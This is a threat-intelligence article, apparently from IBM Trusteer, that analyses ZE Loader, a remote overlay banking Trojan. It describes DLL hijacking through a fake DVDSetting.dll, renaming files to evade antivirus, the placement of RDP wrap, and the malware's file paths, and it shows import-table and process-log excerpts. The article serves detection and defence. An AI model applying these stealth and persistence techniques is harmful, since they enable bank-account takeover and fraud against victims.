

New ZE Loader Targets Online Banking Users

securityintelligence.com/posts/new-ze-loader-targets-online-banking/





Banking & Finance September 23, 2021
By Nir Somech co-authored by Chen Nahman 11 min read

IBM Trusteer closely follows developments in the financial cyber crime arena. Recently, we discovered a new remote overlay malware that is more persistent and more sophisticated than most current-day codes. In this post we will dive into the technical details of the sample we worked on and present ZE Loader's capabilities and features. The parts that differ from other malware of this kind are:

- Installation of a backdoor to the victim’s device
- Remaining stealthy in the guise of legitimate software
- Holding permanent assets on the victim’s device
- Stealing user credentials.

Another aspect we examine here is the malware’s algorithms used in the encryption of its resources and events. We will suggest some tactics to detect the presence of ZE Loader on infected devices to mitigate its potential impact.

Overlay Malware Is an Enduring Threat

Overlay malware is not a new threat, nor is it very sophisticated. Yet, this malware category, which typically spreads in Latin America, Spain and Portugal, is an enduring one. We keep seeing it used in attacks on online banking users in those regions, and its success fuels the interest of cyber criminals to continue using it.

In the case of ZE Loader, we did see some new features that push the typical boundaries of overlay Trojans. For example, most malware in this category does not keep assets on the infected device, but ZE Loader does. In most cases, this sort of malware does not go to the lengths of hiding its presence; its lifecycle is short and the effort is futile. ZE Loader does use some stealth tactics.

Typical Attack Anatomy

A remote overlay attack follows a rather familiar path. Once the user becomes infected — usually via malspam, phishing pages or malicious attachments — the malware is installed on the target device. In most cases, the malware begins monitoring browser window names for a targeted bank’s site. It then goes into action upon access to a hard-coded list of entities. With the regional focus of this malware type, it mostly goes after local banks.

Once the user lands on a targeted website, the attacker is notified in real-time. The attacker can then take over the device remotely using the remote access feature. As the victim accesses their online banking account, the attacker can see their activity and choose a time to interject. To trick users into divulging authentication codes or other personal data, attackers display full-screen overlay images that keep the victim from continuing the banking session. In the background, the attacker initiates a fraudulent money transfer from the compromised account and leverages the victim’s presence in real-time to obtain the required information to complete it.

It’s not an automated fraud scheme, but it is one that keeps working in certain parts of the world, which makes it a risk that banks must continue to reckon with.



Mal-spam / Phishing
Download Malicious payload (.zip)
Extraction and execution of legitimate app that loads the malicious DLL
Checks machine to decide whether to infect it
Infection complete
ATO
Overlay attack commence
Target site detected by Malware
Browser monitoring


Figure 1: Remote overlay Trojan: Typical kill chain (source: IBM Trusteer)

ZE Loader’s Execution and Post-Infection Behavior

ZE Loader hides as part of legitimate software by performing a dynamic link library (DLL) hijacking. Using a malicious DLL instead of the original one, it replaces a DLL named DVDSetting.dll.

In a recent campaign we analyzed, the attackers were using several payload options to infect the victim’s device. These payloads’ folders contained binary files from legitimate applications. Once executed, the seemingly benign applications would load the malware’s malicious DLL.

ZE Loader keeps its assets, such as fake images and files it runs, in a legitimate software’s folder as shown below.



JDK_SDK	4/12/2021 3:19 AM	File folder	
BugSplat.dll	8/7/2020 4:07 PM	Application extension	297 KB
BugSplatRc.dll	8/7/2020 4:07 PM	Application extension	63 KB
cdid3.dll	9/21/2020 1:33 PM	Application extension	691 KB
COMSupport.dll	8/7/2020 4:07 PM	Application extension	60 KB
CrashReport	8/7/2020 4:07 PM	Configuration settings	1 KB
crDrag	8/7/2020 4:07 PM	Cursor	5 KB
crInsert	8/7/2020 4:07 PM	Cursor	5 KB
crMeger	8/7/2020 4:07 PM	Cursor	5 KB
Customization	10/8/2020 5:46 AM	XML Document	28 KB
DVDCreator	10/16/2020 12:52 PM	Configuration settings	1 KB
DVDSetting.dll	1/26/2021 3:16 AM	Application extension	588,805 KB
External.tlb	8/7/2020 4:07 PM	TLB File	2 KB
Host	1/17/2021 11:51 AM	Corel Writing Tools ...	1 KB
I1i4M0d6N8C3a7t9C0j8N8I6l6w3f0v7A4Y1m0Z2k7Q7E6x3P0F3a5P0o4u6_	11/2/2020 1:54 PM	Application	4,460 KB
I1i4M0d6N8C3a7t9C0j8N8I6l6w3f0v7A4Y1m0Z2k7Q7E6x3P0F3a5P0o4u6_	1/27/2021 4:38 PM	Configuration settings	1 KB
IsCon.tlb	1/26/2021 3:33 PM	TLB File	1 KB
macoscom	8/7/2020 4:07 PM	XML Document	4 KB
NLEResource.dll	8/7/2020 4:07 PM	Application extension	167 KB
NLEService.dll	8/7/2020 4:07 PM	Application extension	289 KB
NLETransitionMgr.dll	8/7/2020 4:07 PM	Application extension	125 KB
operationB	1/20/2021 2:19 PM	File	973 KB
procSettings	1/26/2021 3:32 PM	File	1,868 KB
procSettings	8/7/2020 4:07 PM	XML Document	1 KB
product	8/28/2020 12:58 PM	Icon	6 KB
toolbox	8/7/2020 4:07 PM	Configuration settings	1 KB
TransitionConfig	8/7/2020 4:07 PM	WordPerfect 2020 M...	7 KB
WS_ImageProc.dll	8/7/2020 4:07 PM	Application extension	222 KB
WS_log.dll	8/7/2020 4:07 PM	Application extension	219 KB
WsBurn.dll	8/7/2020 4:07 PM	Application extension	2,446 KB
WSMHook.dll	8/7/2020 4:07 PM	Application extension	89 KB
WSUtilities.dll	8/7/2020 4:07 PM	Application extension	182 KB

Figure 2: ZE Loader’s malicious elements hidden inside a legitimate program’s folder


The malicious files being fetched from such folders are:

File/ DLL name	Type	Purpose
JDK_SDK	Folder	Contains all the images the malware uses in encrypted form.

File/ DLL name	Type	Purpose
DVDSettings.dll	A Dephi DLL	Decrypts and loads relevant components of the malware to run it.
operation.dll	A Dephi DLL	Responsible for installing and running remote desktop protocol (RDP) service on the infected device.
procSettings.dll	A Delphi DLL	Contains the main logic of the attack.
Host		Contains malware’s settings in encrypted form.
isCon.tlb		Contains malware’s settings in encrypted form.

To evade any antivirus which might detect some of its resources, the ZE Loader changes its names or file extensions. For example:

IsName.name will change to
c0V3l3A9R0P4b9w1c7q3W7M6u4A2d9Z5B9Q2F4T2A0T2h7U9M8T6p8M6r3H4_.exe



Name	Date modified	Type	Size
avformat.dll	10/11/2013 1:21 PM	Application extens...	1,474 KB
avutil.dll	1/28/2021 5:41 PM	Application extens...	588,512 KB
Eula_cx_de	4/15/2013 10:49 AM	Rich Text Docume...	72 KB
Eula_cx_en	1/22/2014 6:17 AM	Rich Text Docume...	87 KB
eula_cx_es	4/15/2013 10:48 AM	Rich Text Docume...	88 KB
Eula_cx_fr	1/22/2014 6:17 AM	Rich Text Docume...	72 KB
Eula_cx_it	1/23/2014 7:15 AM	Rich Text Docume...	76 KB
Eula_cx_pl	4/15/2013 10:49 AM	Rich Text Docume...	65 KB
history	2/21/2014 1:25 PM	Text Document	88 KB
Host.hst	1/17/2021 10:51 AM	HST File	1 KB
IsCon.tlb	1/29/2021 1:44 AM	TLB File	1 KB
IsName.name	2/24/2014 1:20 PM	NAME File	23,932 KB
JDK_SDK	1/7/2021 2:29 PM	WinRAR ZIP archive	6,475 KB
Lang	1/28/2021 8:35 PM	Shortcut	1 KB
lgpl-2.1	4/15/2013 10:49 AM	Text Document	27 KB
procSettings	1/29/2021 3:33 AM	File	1,373 KB
Templates	1/28/2021 8:35 PM	Shortcut	1 KB
trialpay	4/15/2013 10:48 AM	Bitmap image	352 KB
unins000.dat	1/28/2021 8:35 PM	DAT File	126 KB
vp7vfw.dll	4/15/2013 10:48 AM	Application extens...	619 KB
wmadmod.dll	4/15/2013 10:48 AM	Application extens...	387 KB
WMVADVD.DLL	4/15/2013 10:48 AM	Application extens...	1,190 KB
wmvdmod.dll	4/15/2013 10:48 AM	Application extens...	880 KB
wvc1dmod.dll	4/15/2013 10:48 AM	Application extens...	1,157 KB

Name	Date modified	Type	Size
JDK_SDK	1/29/2021 9:26 AM	File folder	
avformat.dll	10/11/2013 2:21 PM	Application extens...	1,474 KB
avutil.dll	1/28/2021 6:41 PM	Application extens...	588,512 KB
c0V3I3A9R0P4b9w1c7q3W7M6u4A2d9Z5...	2/24/2014 2:20 PM	Application	23,932 KB
Eula_cx_de	4/15/2013 11:49 AM	Rich Text Docume...	72 KB
Eula_cx_en	1/22/2014 7:17 AM	Rich Text Docume...	87 KB
eula_cx_es	4/15/2013 11:48 AM	Rich Text Docume...	88 KB
Eula_cx_fr	1/22/2014 7:17 AM	Rich Text Docume...	72 KB
Eula_cx_it	1/23/2014 8:15 AM	Rich Text Docume...	76 KB
Eula_cx_pl	4/15/2013 11:49 AM	Rich Text Docume...	65 KB
history	2/21/2014 2:25 PM	Text Document	88 KB
Host.hst	1/17/2021 11:51 AM	HST File	1 KB
IsCon.tlb	1/27/2021 8:27 PM	TLB File	1 KB
Lang	1/28/2021 9:35 PM	Shortcut	1 KB
lgpl-2.1	4/15/2013 11:49 AM	Text Document	27 KB
procSettings	1/29/2021 4:33 AM	File	1,373 KB
Templates	1/28/2021 9:35 PM	Shortcut	1 KB
trialpay	4/15/2013 11:48 AM	Bitmap image	352 KB
unins000.dat	1/28/2021 9:35 PM	DAT File	126 KB
vp7vfw.dll	4/15/2013 11:48 AM	Application extens...	619 KB
wmadmod.dll	4/15/2013 11:48 AM	Application extens...	387 KB
WMVADVD.DLL	4/15/2013 11:48 AM	Application extens...	1,190 KB
wmvdmod.dll	4/15/2013 11:48 AM	Application extens...	880 KB
wvc1dmod.dll	4/15/2013 11:48 AM	Application extens...	1,157 KB

Figure 3: ZE Loader switches file names to evade antivirus detection

Optional payload paths we found when we analyzed this malware were:

- %programdata%*\ PCHEALTH*
- %programfiles%\gMDwkHvX\*
- %userprofile%*\y0X7K4P8f5z5E2R1Y6t1B8y8l6Q1v9*
- %userprofile%*\Videos\Vss\I1i4M0d6N8C3a7t9C0j8N8I6I6w3f0v7A4Y1m0Z2k7Q7E6x3P0F3a5P0o4u6_.exe

When we looked at a machine we infected with ZE Loader, we saw additional file paths used:

- C:\ProgramData\Trusteer\PCHEALTH\avformat.dll
- C:\Program Files\gMDwkHvX\rdpwrap.dll
- Avira folder: C:\Users\****\y0X7K4P8f5z5E2R1Y6t1B8y8l6Q1v9\

While we did see the malware’s operators hide it in the guise of more than one legitimate program, the JDK_SDK payload remained the same throughout the campaign.

ZE Loader’s Attack Anatomy

When we viewed the ZE Loader attack from an anatomy perspective, the elements interact as follows:





Figure 4: ZE Loader’s attack anatomy

Running the legitimate program used as ZE Loader’s front also loads the malicious DLL. In this case, it is DVDSetting.dll, and we can see in the image below that the legitimate software imports that DLL.


\487_1\I1i4M0d6N8C3a7t9C0j8N8I6I6w3f0v7A4Y1m0Z2k7Q7E6x3P0F3a5P0o4u6_.exe
File
View
Tools
Help
IMPORT VIEWER

RVA	Name
00768496h	oleaut32.dll
0076851Eh	ole32.dll
00768658h	oleaut32.dll
0076873Eh	comctl32.dll
007689DEh	wininet.dll
00768A38h	shell32.dll
00768B04h	shell32.dll
00768B7Ch	comdlg32.dll
00768BD0h	winspool.drv
00768C24h	winspool.drv
00768C48h	wsock32.dll
00768D32h	gdiplus.dll
0076981Ah	WS_Log.dll
00769892h	NLEService.dll
007698BAh	WSUtilities.dll
00769916h	NLEResource.dll
00769940h	kernel32.dll
0076995Eh	kernel32.dll
0076997Ah	kernel32.dll
007699A2h	DVDSetting.dll
007699C4h	COMSupport.dll
007699E8h	WS_ImageProc.dll
00769A04h	WsBurn.dll
00769BF2h	shlwapi.dll
00769C16h	Shlwapi.dll
00769C3Ch	winmm.dll
00769C56h	gdiplus.dll
00769C9Ch	gdi32.dll


RVA	Hint	Name
00765DD...	0000h	SetDecoderMode

Library description: Description not available

Figure 5: Malicious DLL being imported instead of the original, legitimate one

After the malicious DLL is loaded, the SetDecoderMode function in DVDSettings.dll reads the encrypted file procSettings and decrypts it.


This encrypted malicious file is a UPX-packed Delphi DLL that contains most of the logic of this overlay malware. Inside DVDSettings.dll there is also some embedded shellcode, also in encrypted form, which is responsible for unpacking and running the procSettings UPX-packed DLL post decryption.



```
5:19:4...  I1i4M0d6N8C3...  6444  CreateFile  C:[redacted]487_1\procSettings
5:19:4...  I1i4M0d6N8C3...  6444  ReadFile    C:[redacted]487_1\procSettings
5:19:4...  I1i4M0d6N8C3...  6444  ReadFile    C:[redacted]487_1\procSettings
5:19:4...  I1i4M0d6N8C3...  6444  CreateFile  C:[redacted]hbth.dll
5:19:4...  I1i4M0d6N8C3...  6444  ReadFile    C:[redacted]487_1\procSettings
5:19:4...  I1i4M0d6N8C3...  6444  ReadFile    C:[redacted]487_1\procSettings
5:19:4...  I1i4M0d6N8C3...  6444  CreateFile  C:[redacted]api.dll
5:19:4...  I1i4M0d6N8C3...  6444  ReadFile    C:[redacted]487_1\procSettings
5:19:4...  I1i4M0d6N8C3...  6444  ReadFile    C:[redacted]487_1\procSettings
5:19:4...  I1i4M0d6N8C3...  6444  ReadFile    C:[redacted]487_1\procSettings
5:19:4...  I1i4M0d6N8C3...  6444  CreateFile  C:[redacted]api.dll
5:19:4...  I1i4M0d6N8C3...  6444  ReadFile    C:[redacted]487_1\procSettings
5:19:4...  I1i4M0d6N8C3...  6444  ReadFile    C:[redacted]487_1\procSettings
5:19:4...  I1i4M0d6N8C3...  6444  CreateFile  C:[redacted]487_1\IPHLPAPI.DLL
